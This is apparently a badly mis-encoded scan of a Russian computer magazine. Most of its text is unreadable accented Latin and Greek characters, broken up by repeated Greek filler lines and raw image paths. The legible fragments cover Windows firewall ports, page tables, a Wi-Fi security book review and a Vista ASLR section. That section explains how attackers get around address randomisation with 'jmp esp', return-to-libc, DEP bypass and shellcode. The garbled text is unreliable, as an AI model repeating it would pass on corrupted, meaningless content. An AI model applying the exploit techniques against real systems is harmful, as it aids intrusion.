- ΝΤ ΑΙ ΑΝΟΙ ΟΕ ΑΙ ΝΟΟΙ Ε ΟΑΕΕΑΙ Ε Ϊ ΔΕΙ ΟΑΔΑΙ (137, 138);
- Ι Τ ΔΟΥ-Ι ΔΕÇΔΑΕΕ — (49767, 62133);
- IPV4 UDP;
- TEREDO (4380, 61587);
- MS-RPC (135);
- SMB (445);
- NBT (139);
- NRP 3540;
- IPV4 TCP;
- P2P GROUPING MEETINGS (3587);
- WINDOWS COLLABORATION (54744);
- ΝΤ ΑΙ ΑΝΟΙ ΟΕ ΑΙ ΝΟΟΙ Ε ΟΑΕΕΑΙ Ε Ϊ ΔΕΙ ΟΑΔΑΙ (137, 138).

Éçí áéééá í δέδúóúó í τ όóí á í τ άí άδái áááó óáéáδñééé éí óáδái é νί çáááó νάδúáçí óp óáóí çó ááçí τ άñí í noé. Óí éúéí í áεáí úé í í áεάó ááδéóú á óí, +óí άñá ýóé νάδ-áéñú δάáéçí ááí ú ááç í óεáí é, áá é í óéáééé óáá í á-+éí άpο áúí τ éçáóú. Éáé áεáí τ, IPV6 í δí άδái áááó +ánoú UDP-ί τ όóí á í á IPV4, í άí áéí çááúáááó «í áúýñ-í éóú» ýóí ó óáéó νάí áí ó áá νί άνοάί í í ó óδái áí áó-ýóó, é άñéé í ú çáéδúáááí í á+áεúí í éçáánoí úé 135-é í τ όó í á IPV4, ááí í άí áóí áéí í çáéδúóú óáé áé é í á IPV6, δái í éáé é í άí άí óí ó.

Á δái í éó áάóáó óáéó çáéδúóéý í τ όóí á áúéí τ +áí ú éááéí í άí άδóáéóú, í τ νεί éúéó í δέ í τ í úóéá óñoáí í áéé νί ááéí άí éý νί í άñoúáñoáóp uεí í τ όóí í νένοαι á άí çáδáçúáéá í áεάó ν óéááí RST (éáé, νί άνοάí í τ, é í τ éí ááí τ ááéóú í τ RFC). Νί τ óááó-νóááí í τ, í τ όóú, í á άí çáδái éáééá í áεάóá ν óáééí óéááí í, í τ é í á óñoáí í áεáóéá νί ááéí άí éý, άñá-óáéé νóúáñoáóp, í çáéδúóú άδái áí áóýóí í, éí-óí óúé í τ áéí τ éááéí τ áí éóé, í άí δέí áδ +άδác RPC. Í δáááá, ýá éáçáééá áúéá áúnoóí çáéδúóá, í τ çá-óí í δé í óí δááéá νί τ áúáí éý í á í άñoúáñoáóp-úéé UDP IPV6-ί τ όó άí νεó í τ ό άí çáδáçúááóny ICMPV6-νί τ áúáí éá í á í óéáéá, í τ ýóú-óáéé í τ çáí-éýp uεáá í δéé-éóú í óñoónoáóp uεá í τ όóú í τ όóí á, çáéδúóúó áδái áí áóýóí í (ééñééí á 1).

αὐτὸ ἐστὶν ἡ ἀρχὴ τῆς λίστας ἐνέαυξίνου...


Ἡ ἀρχὴ τῆς λίστας ἐνέαυξίνου...

Ἡ ἀρχὴ τῆς λίστας ἐνέαυξίνου...

ὁ δὲ ἀπὸ τοῦ ἀρχοῦ τῆς λίστας ἐνέαυξίνου...

Ἡ ἀρχὴ τῆς λίστας ἐνέαυξίνου...


Ἡ ἀρχὴ τῆς λίστας ἐνέαυξίνου...




Ἐξ-α, ἐὰν ἴσῃ τὸ ἀπὸ, τὸ ἄνω, τὸ ἄνω

ὁ ἀπὸ τῆς ἀρχῆς τῆς λίστας ἐνέαυξίνου

Ἡ ἀρχὴ τῆς λίστας ἐνέαυξίνου...





Nóðal e-ri úe éabæri á (Page Table) óðal éo ní i óaðnoðæi i áæáo óeçe-ánæel è áaðnái e (physical address) è nóðal éoái è æðóæúf i é i ai yoe (virtual memory)

í a néo-áaðny. Ó í eð áðóay i ói áeái a— óð-èe í a- i yoe. Í æeæe i ói æeðeí áaf ey i ðeaf áyo è ói i ó, +óí áúáæáf í ay í af áææú i ai yóu í a í náí af áæáað- ny, í áðaçóy i í úí úá «í náí +í úá» í éaðny, í aneæe- áapúeany áðoa í a áðoa, af éi óu af i í éí í af en-áð- í af ey anæe náí af í e í ai yoe. Çaaáðóáaðny ní æe- óæeú í áaf eái i ðeef æaf ey. Ní ðaaeouny n óá- eái è i í áðaoeí í í ay nenoái a, è ní ææeáf ep, í a á néeso, i í nei eúeo í a nóúanoáoó í eéæeo i ðeçí a- eí a, i í çaf ey púeo í ðe-eou i í eáçí úe áef è i o áef- eá, éí ói óúe çááúeè í náí af æeou. xóí æá éaðnoony ááái ðeaf úo áeaf ðeoi í a, óí anáaaa nóúanoáoó óá- óí çá, +óí i í è nðaaí óapó n óí +í i nóup af í af af ói ó, è ai ánoí i ááúaf í í af áúeáðúðá (ní nóaæypúáaf

í o néesú í aneí euef áányoéi á i ói óaf í a) i í eó-eí ðaí af aeí çí í a í áaf eá i ói eçaf æeðeúf i nóe. Óí æá náí í a í oí í néesú è è i áðái enáf í í i ó lookup-æeaf ðeoi ó (í a éí ói ói áaçeðópony óóí e- oee áúáæáf ey è i náí af æaf ey i ai yoe): óái áðu áaf yóóæeðeaf í nóu ní nóaæyáo í a O(n), à O(1), óí ánoú áðái y i í eneá i ðaánoaæyáo ní af è eí í noaf- oó, í a çáænyúóp í è i o éæeó af áaf eó óæeóí óí a (í af ðeí áð éí è-ánoaa áúáæáf í úo áef éí a). Éae yóí æeyáo í a i ói eçaf æeðeúf i nóu? Í ðaánoáu, +óí ó í an ánoú áaa yúeéa. Í æef +áð- í úe, áðoaf è — i ói çðá-í úe, è a í af í eáæeo \$100. Éæeí è eç yúeef a ní áaðæeo af eúóá áaf áa? Óæe æá è çáanu. O(n) — yóí eef áef ay çáæneí i nóu, i ðaa-

nóaæypúay ní af è í æeéí í í óp eðeáóp. O(1) — yóí i óyí ay, i áðaeéæeúf ay í ne X. Á óí -eá i áðána- +af ey ááóó i óyí úó (éí ói ðay eç ónéí æe çáaa-è í ai í æeçáánoí a) yóóæeðeaf í nóu i af eó áeaf ðe- i í a ní af ááaaó, i í nea +af áeaf ðeoi O(1) í a-eí a- áð ááaaóu aná af eúoéè áúeáðúð, +ái O(n). Í i í eáapó nóí óí í o í o óí -èè i áðána-af ey aná í a oae, — óái áúaf í af áa O(n). Í i yóí a óaf ðeè. Í a i áæeðeá í æeaf eúóáá æeéyí eá í a i ói eçaf æe- óæeúf i nóu í eáçúááó èí af í í RTL, óí ánoú æeæeéí- óæeá áðái af è ení í eí af ey, i í nóaæyái ay ai ánoú n éí i í eéyóí óí i .

→ **Í af áææó áaf aa/áúaf áa.** Af eúoéí óaaf í af áðaa nóæí i í yæeaf eá i ðeí ðeoeçeóí áaf í í af áaf áa/áúaf áa, i ðe éí óí óí i i í óí è áaf áa/áúaf áa n af eáá áúní eel i ðeí ðeóáóí i áúoaní yáo i í óí è n af eáa í eçeéí . Yóí, í af ðeí áð, i í çaf eyáo eí í eóí- áaðu af eúoí a éí èe-ánoái óæeéí a ó i í í af í ðá- æeí a áaç i í óáðe i ói eçaf æeðeúf i nóe. Í i oae èe +ánoí i ðeóí æeony áaf +eí noaf oeyí nóeéæaouny n i í af í af í e néesúoéæe? Í a náðááðáó — áa, óái yóí i +af ú i í eáçí í, áææá aneè yóí «af í áaf eé» ftp, éí- óí óúe óaf áðu i í æí í i áðáanoé a óí í í af è ðææeí , +óí áú i í ðe af eúoí i í af eúáá i í eúçí áaðeáé nenoái i a í a «í óí nááæeá» i í a í áðóçeí é, i ðeðúáay óæe- eú ní nei óí nóup +áðái áoe.

Eçí af eéanu è i í eéðeáa náðí ná æeneí áúó áó- óáðí a. Óæeéú, i óí áðææái úá a í af í yóu (memory mapped file), áaf úóá náðanúáæeenu í a æene í a- eáf úeéí è eóní +eái è, í a i ðáaúoapúeí è 64 Éaaéo. Óaf áðu æá yóá ðeóðá óáæe-af í a æá af 4 Áaaéo. Éæeí è áúeáðúð yóí áæeí? Ó-eouúay, +óí i í áaæypúáá af eúoéí nóaf i ðeef æaf eé áaf í- óááo n óæeéai è í af óyí óp, áaç i óí áoeóí áaf ey eó a í af í yóu, óí af úí n-áóí i í eæeí af í . Í áaaáa, neáá- eá ónéí ðyaony áaf í a n óæeéí i í áeá-eè (i í n- eí eúeo í í i óí áoeðoái úe), áa è óí eéou í a áúno- óúó æeneáo, i ðaaf í +eðeúf í SCSÍ, è i ðe eí óaf í- neaf í í æeneí af í af áa/áúaf áa.

ðanní i ðeí néesúoép. Ó í an eí áaðny óæeé, ní óí áoeóí áaf í úe a í af í yóu, è i ðeef æaf eá, áðúá- púáá æánoeéí æeneí i . Áneè náðí n óááo i óí en- óí æeú eóní +eái è i í 64 Éaaeóa, óí af eí æeá æeá- eí af æeneá áóááo í af áðóúaf í i áoáouny i áæáo náðanúáapúeí eny áóóáðái è è çaf í óí náí è i ðeef- æaf ey. Óáæe-af eá ðaçí áðá náðanúáaaf úó áóóá- óí a i í çaf eyáo çaf enaðu èó çá í æef i óí óí a è óí eú- eí i í óí i áúaf óou af eí æeí è a í af í áæeáf eè i ðe- eí æaf ey. Nóí i áðí ay i ói eçaf æeðeúf i nóu af ç- óánoáo, í í è áðái y i óí nóí y çaf í óí ní a a í +áðæe óí æá. ðannóæay i í af æeí æe, í af í áðái af í í a áú- i í eí af eá í aneí eúeéó i óí áðái i a i í af í çáaa-í í e nðááá çaf eí ááo í af í af eúóá áðái af è, +ái an- eè áú yoe i óí áðái i ú áúí í eí yeenu i í í +áðáæe. Óæe í a i í ða èè áaðí óouny è í æeáðí í i ó ðææeí ó? Óánoú i í eáæeo éí eí nnaeúf úe áúeáðúð. Í i óí ðan- ou (í í e í a óí è i ðeáóí af ú, +óí áú áðða-eou ep- áæé) è ní anái áðoaf a áæeí — áæeúf ay æeçí ú. Án- eè i ú ní a-eæá áóááo néesúoú Winamp è óí eúeí i í óí çaf í ónoéí Word, óí i ói eçaf æeðeúf i nóu óð- áa í áðyá èè af çðánoð.

SPECIALTÁÇTÐ HARD



NÍ ÇAAÍ ÉA ÇAU EU AÍ Í ÚÓ AANI ÓÍ AÍ AÍ ÚÓ NAOAE 802.11 Á MICROSOFT WINDOWS. NÍ ÐAAÍ x Í ÉÉ Í ÓÍ OÁNNÉT Í AEA Í : Éçáaoóeúnoái «YÉÍ Í », 2006 / Ayæen Aæ. / 400 nóðaf eó

Ðeéí af ánoái i í ní çáa- í ep çáúeúaf í úó áání óí af af úó náoáe.

Í i áðí af í í í enáf ú óáðí í eí æeè 802.11, í a- í áóí æeí úá æey í ðaa- í eçaoèe í áúáaf nóóí- í úó è +ánoí úó Wi-Fi ná- óæe (nóaf áaðo WPA). Nðaae ðanní i óðaf í úó óái : í andóí eéa eí i í ú- pðoáðí a-eéæáf óí a áání- óí af af í e náoe, áaf í- óapúeó n Windows XP, Windows Server 2003 è Windows 2000, ní ç- áaf eá áóaf í eéæeáðe-

í í í e eí óðanoðeóóóú è eí óðanoðeóóóú i ðe- óúoúó eep-æe (PKI), ení i euçí áaf eá i óí óí - eí eí a áóaf í eéæeáðeè EAP-TLS è PEAP-MS- CHAP, i óí æeðeí áa- í eá áání óí af af úó eí- eæeúf úó náóæe, i óðá- æaf eá náóáúó áoæe n i í i úúp i óí óí eí eá TKIP è Microsoft WPA, ónoðaf af eá í æeí áaa- í í nóæe è óæe áæeáá.

→ **άαϑί τ' ανί τ' ηου.** Οί, +οί ηί οί εϑάτ' αεοάεuí τ' ηουρ ί ε=ααί ί á ηάαδεδ, ανά ί τ' εúϑί ααοάεε ϑί αεε á Úá ϑá-δάρ áá ε ί τ' ηοαί άρί τ' (+εοάε, ί τ' ί άδά ϑί αεί τ' ηοά η ί τ' á Úí ε áαδái ε) η ύοεί εαε-οί ηί εδεδεηú. Microsoft, á τ' á Úáί -οί, ί á ί οί εϑάτ' αεοάεuí τ' ηου ί á ηεεúτ' ε ί άί εδάαδ, ááεáy ηοάαεο ί á ϑá Úε Úá ί-ί τ' ηου Άεηó Úí ο αεάδηεεο áαε. Εί εε=άνοαί ϑάί εα-οί ε áεý ΧΡ ί δααυηεεί anyεεά ί δαάαεú οάοί άί εý, á áεδóηί Úá ύί εάái εε ί τ' ηεάάί εο εάο ανά á Úá ηάάεε á ί áί ύοε. Εί λ ό-οί τ' +άί ú á Úáί άί τ' áάδδεδου εραάε á ί τ' ηοί ύί ί τ' ηοδαοά ί áδάα αοαεί ε, ϑάηοαεéý εο ί τ' εοί áου άί δί άί ηοί ύ Úεά (ί τ' ί á ηεεοεί λ ί áάάεί Úá) ϑá Úεοί Úá ί δί áοεó Ú. Ε όί οý á úοάο ί ί άί εά, +οί Microsoft ηάδúάϑί τ' ί áί τ' +εεά ηάάά δάί οααοερ, ί á ηάί τ' ί áάεά, οáεáy ηεοάοεý áε όί εúεί ί á δóεο. Εó-οάε ί τ' οεάαοεε, +άί áαϑί τ' ανί τ' ηου, áεý ί áδáoί áá ί á ί τ' άορ ηεηοái ó ε ί á ί δεαοί áου!

Í δί áεái á á οί λ, +οί «άαϑί τ' ανί τ' ηου» ί á ύá-εýαηó οί ε ί τ' οδάαεοάεúηεί ε οαδεδοάδεδηεεί ε, εί-οί δορ ί τ' áεί τ' ί τ' Úοί áου δοεái ε εεε ί δί áαδεδου ί á ϑόá. Άáάá á Úηί εί εάáεεοεοεοί ááί ί Úá ύεηί áδου, ηάί άί άί τ' áεάááρ Úεά áεϑάηηái áεάδί λ (εεε εί άρ-Úεά áί ηοοί ε εηοί άί Úí οáεηοái), ί τ' áοο εεου ί δεάεεϑεοάεúτ' ί τ' οάί εδú, ί áηεί εúεί (ί á)άαϑί τ' ανί-οί λ, όί τ' ááαϑί τ' ανί τ' ηου ί δáo áί ááηú áί εί η, +οί η Άεηóί ε ί á ááί ί Úε λ ί τ' άί δό ε ί δί εηοί áεο.

→ **άαεε ί á ί áδáoί εί γρ Úεάéηý áóοάδú.** Microsoft ί δί άί εáεεά ί áηοοί εάί εά, ί á=áοί á á Úá á w2k, ááί-áý á ááεηοáεά ανά ί τ' á Úá ε ί τ' á Úá ϑá Úεοί Úá ί áοá-ί εϑί Ú, ηó Úáηοάái ί τ' (ýεί áú) ϑáδóái γρ Úεά δάáεε-ϑáοερ οάáεái ί Úó áαε. «Í τ' á Úá», áηοάηοάί ί τ', όί εúεί áεý Windows. Ά ί ηοάεúτ' úó ί τ' áδáoεί ί τ' úó ηεηοái áó ί τ' ε á Úεε δάáεεϑί ááί Ú ϑáái εái áί ί τ' ύá-εái εý Άεηó ε á áί δαϑάί áί εάá ί τ' εί λ ί τ' áúái á.

Νάί εúοεί ί τ' ί τ' ϑááί εái á Άεηó ί τ' ύáεεáηú ί τ' áááδδεά δάί áί εϑáοεε ááδáηί τ' áί ί δί ηόδái-ηόáá Address Space Layout Randomization (ASLR). Í τ' όί τ' ε=áί ερ áηá ηεηοái ί Úá áεáεεί οáεε οái áδú ϑáδóáεáρ οηý ί τ' ί áί λ ί ó εϑ 256 áί ϑί ί áεί Úó áάδá-ηί á, á á ϑááί εί áεά εηί τ' εί γáί úó óáεεί á ί τ' ύáεεηý ηί áοεáεúτ' úε áεο, óεáϑúááρ Úεε, áί εááί εε ί τ' ϑáδóáεáοηý ί τ' ηεó=áεί τ' ί ó áάδáηó εεε ί áó.

Í τ' áδί άί τ' ηεé ί δάáεεϑáοεε ASLR ί δó Microsoft ί τ' áεί τ' ί τ' +áδί ί óóú εϑ áεί áá http://blogs.msdn.com/michael_howard/archive/2006/05/26/608315.aspx. Όái áááá ί δεái-áεοηý εί ί εδáoί Úε ί δεί áδ δáηί εί áεί εý ηεηοái ί Úó áεáεεί οáε ί τ' οáαοεά ááoί δá áί εί τ' ηεά ί áδáϑáδóϑεε:

άαϑί á Úá ááδáηá ί áεί δί δóó ηεηοái ί Úó áεáεεί οáε á Άεηó

- wsock32.dll (0x73ad0000)
- winhttp.dll (0x74020000)
- user32.dll (0x779b0000)
- kernel32.dll (0x77c10000)
- gdi32.dll (0x77a50000)

άαϑί á Úá ááδáηá δáo áá ηái Úó áεáεεί οáε ί τ' ηεά ί áδáϑáδóϑεε ηεηοái Ú

- wsock32.dll (0x73200000)
- winhttp.dll (0x73760000)




- user32.dll (0x770f0000)
- kernel32.dll (0x77350000)
- gdi32.dll (0x77190000)

Í áηεί εúεί γοί ο δόρ ε οηεί áεί γáδ áοáεο, ε εáεεί áί-εί λ ηεηοái ί Úá áεáεεί οáεε ί όί τ' ηýοηý ε ί áδáoί εί γ-ρ Úεί ηý áóοάδái ? Άνά ί δί ηοί — ί áδáoί ááεηοáε-ái áοáεορ Úáái ί áú=ί τ' ηοάί τ' áεοηý ί τ' áί áί á ááδá-ηá áί ϑáδáoá εϑ óοί εοεε ί á ááδáηί áοεί ί τ' εί λ ί áί-áú jmp esp (FFh E4h), ί áοί áý úáεéηý á áί ηοοί ί τ' ε ί τ' áδáοεáί τ' ε ί áί ύοε. Í áί áοεί áó η ϑáááεηοái ááί-ί Úí áί τ' áδáoί Úí DEP ί λ (áεί εεδóρ Úεί εηί τ' εί áί-ί εá εί áá á ηοáεá) ί δεοί áεοηý ί δáááδδεδοáεúτ' áú-ϑúááου API-óοί εοεε, ί δεηááεááρ Úεά ááί ί τ' ί ó δá-áεί ί ó ηáοóη εηί τ' εί γáί τ' áί εεε áúááεýρ Úεά áεί ε ί áί ύοε η ί áεί Úí ε áδδεδáoái ε ε εί τ' εδóρ Úεά οááá shell-εί á. Óáεεá áοáεε ί τ' εó=εεε ί áϑááί εá return-to-libc, ί τ' ηεί εúεο áί áδáoá á Úεε δάáεεϑί ááί Ú ί á UNIX-ηεηοái áó, ááá ί ηί ί áί Úí «ί τ' ηοάá Úεεί λ » API-óοί εοεε ηοάί τ' áεοηý áεáεεί οáεá libc.lib. Í ó á á Windows óááεóÚ εηί τ' εúϑόρ οί δýλ ί ε á Úϑί á KER-NEL32.DLL, εί όί δáy óái áδú ϑáδóáεáοηý ί τ' ηεó=áε-ί τ' ί ó ááδáηó, ε áοáεορ Úεε εί ááó 1/256 ϑáί η ί á óáá=ó. Ά ί δί δεái λ ί λ ηεó=áá ί δί εϑί εááó εηεερ=á-ί εá, ε δáoί óá οýϑáεί τ' áί ί δεεί ááί εý áóáá ϑáááδ-ϑáί á á ááδδεδί λ ί δáεεί á, +οί ί á áηού όί δί óί.





Άá, ί á ηεεοεί λ ί-οί ί ááááεί áý ϑá Úεοá. Άη-εε á ηáοε ί áοί áεοηý 1000 οýϑáεί úó λ áοεί, όί á ί áδáoί ε áá εοάδáoεε áοáεε ϑáδáεáρ οηý ί δεί áδ-ί τ' 4 εϑ ί εó. Óáεεδ=áηεε, «δáηί áεá» ηεηοái ί Úó

áεáεεί οáε εεóú óááεε=εáááδ εί εε=άνοái ί τ' ί Ú-οί ε, εί όί δúá ί áί áοί áεί ί τ' δáái δεί γóú áοáεορ Úá-ί ó, ί τ' ί á ί δái γοηόáóáο ηái ί ε áοáεá á ί δεί δεί á. Ε όί λ ó áá, áηεε οýϑáεί Úε εηί τ' εί γáί Úε Óáεε (εεε ί δεί ááεáεá Úεά áί ó áεί áί ε=áηεεá áεáεεί οáεε) ί á εηί τ' εúϑόρ οεάá δáί áί εϑáοεε, όί áί áηοί τ' δý-λ úó á Úϑί áί á KERNEL32.DLL áοáεορ Úεε ί τ' ááó εηί τ' εúϑί ááου áááεεóó εί ί τ' δóá εεε RTL Óáεεá-ááδóáú. Óái δáoε=áηεε, áϑááηοε áεο δáί áί λ εϑáοεε λ ί áεί τ' ε á hiew'á, ί τ' ί δáεεδ=áηεε áηá ηáοδái á ί δί á-δái λ ί á ί ááηί á=áί εá ί ηοáί áοηý οýϑáεί Úí ε ί δί-áί εáεο ί ηοáááοηý οáεί á Úí áί óáó ί τ' δ, ί τ' εá ί áί τ'-γáγοηý εεί εáδú, ί τ' áááδδεááρ Úεά ááί ί óρ Óε=ó, ε δαϑδáoái ó=εεε ί á ί áδáηί ááδóο ηái ε ί δί áεοú. Í τ' ηεó=εοηý ί τ' áί áί τ' á ί á ηεί δί λ, ε δί λ ó áá ϑááδóϑεá εηί τ' εί γáί τ' áί Óáεεá ί τ' ηεó=áεί τ' ί ó ááδáηó δááá-áó ί áεε=εý fixup'τ' á (óáε áá ί áϑúááái úó ί áδái á-Úáái Úí ε ýεái áί óái ε), +οί óááεε=εáááδ δαϑί áδ exe-Óáεεá ε ϑáί ááεýáδ ááί ϑááδóϑεó. Άááεúε ί τ'-όί η δαϑδáoái ó=εεεί á ί τ' εáϑáε, +οί ί εεοί εϑ ί εó ί á ηί áεδááοηý ϑáááεηοái ááου δáί áί λ εϑáοερ ί ε ηáε-+áη, ί ε áááá όί ááá, εί ááá ί ί á áóááδ ί τ' áááδáε-ááουηý VC ε áδáoáεί ε εί λ ί τ' εéýοί δái ε.

Ε όί λ ó áá δáί áί λ εϑáοεý ί á ϑáδóááεáááδ ηóáε, á εεóú +áηοε=ί τ' áί ϑááεηοáóáδ ί á εó=ó, ί ηοááεýý áοáεορ Úái ó áί ηáοái +ί τ' ί δááηεáϑáoί ί ε εί óί δί á-óεε áéý οηί áóί τ' ε δάáεεϑáοεε áοáεε, ί áεϑááεί τ' ηού εί όί δί ε ί +ááεáί á áηái, εδί λ á ί áδί áε εϑ Microsoft. Ά =áηοί τ' ηεε, ί áεáο PaX, ηί ϑááί ί Úε áéý UNIX ε οη-ί áóί τ' ί áδái áηái ί Úε ί á NT (ááá ί τ' εϑááηóái ί τ' á



Ά w2k ε XP ηεοάεú δάái δáρ δ á όί ε áá ηái ί ε ηáηηεε, +οί ε ί δεεί ááί εý ί áδái áί áί óááóáái á ηεηοái όί τ' εúϑί áοáεý



Α αενοά νεοααύ οαί οαο α ί οααέυί ί ε νάνηεε, εϑί εεοί ααί ί ί ε ί οί ί εϑί ααοαέυηεεοί ί οεεί ααί εε

εί αί αί Wehnus), οαί αί ί εϑοάο αήα, +οί οί εϑεί ί ί α- ί ί οαί αί ί εϑί ααο, οήί αοί ί οαί οαί ί α ί Ν ί ο w2k αί Server 2003 η ί εί εί αεϑί οί ε εϑαάοαεαί ε ί οί- εϑαί αεοαέϑί ί ηε. ί ί αοί αί αα ί «ί αήοί γϑαέ» οαί- αί ί εϑοεε ί ί αί ί ί οί +εοαού ί α en.wikipedia.org/wiki/Address_Space_Layout_Randomization.

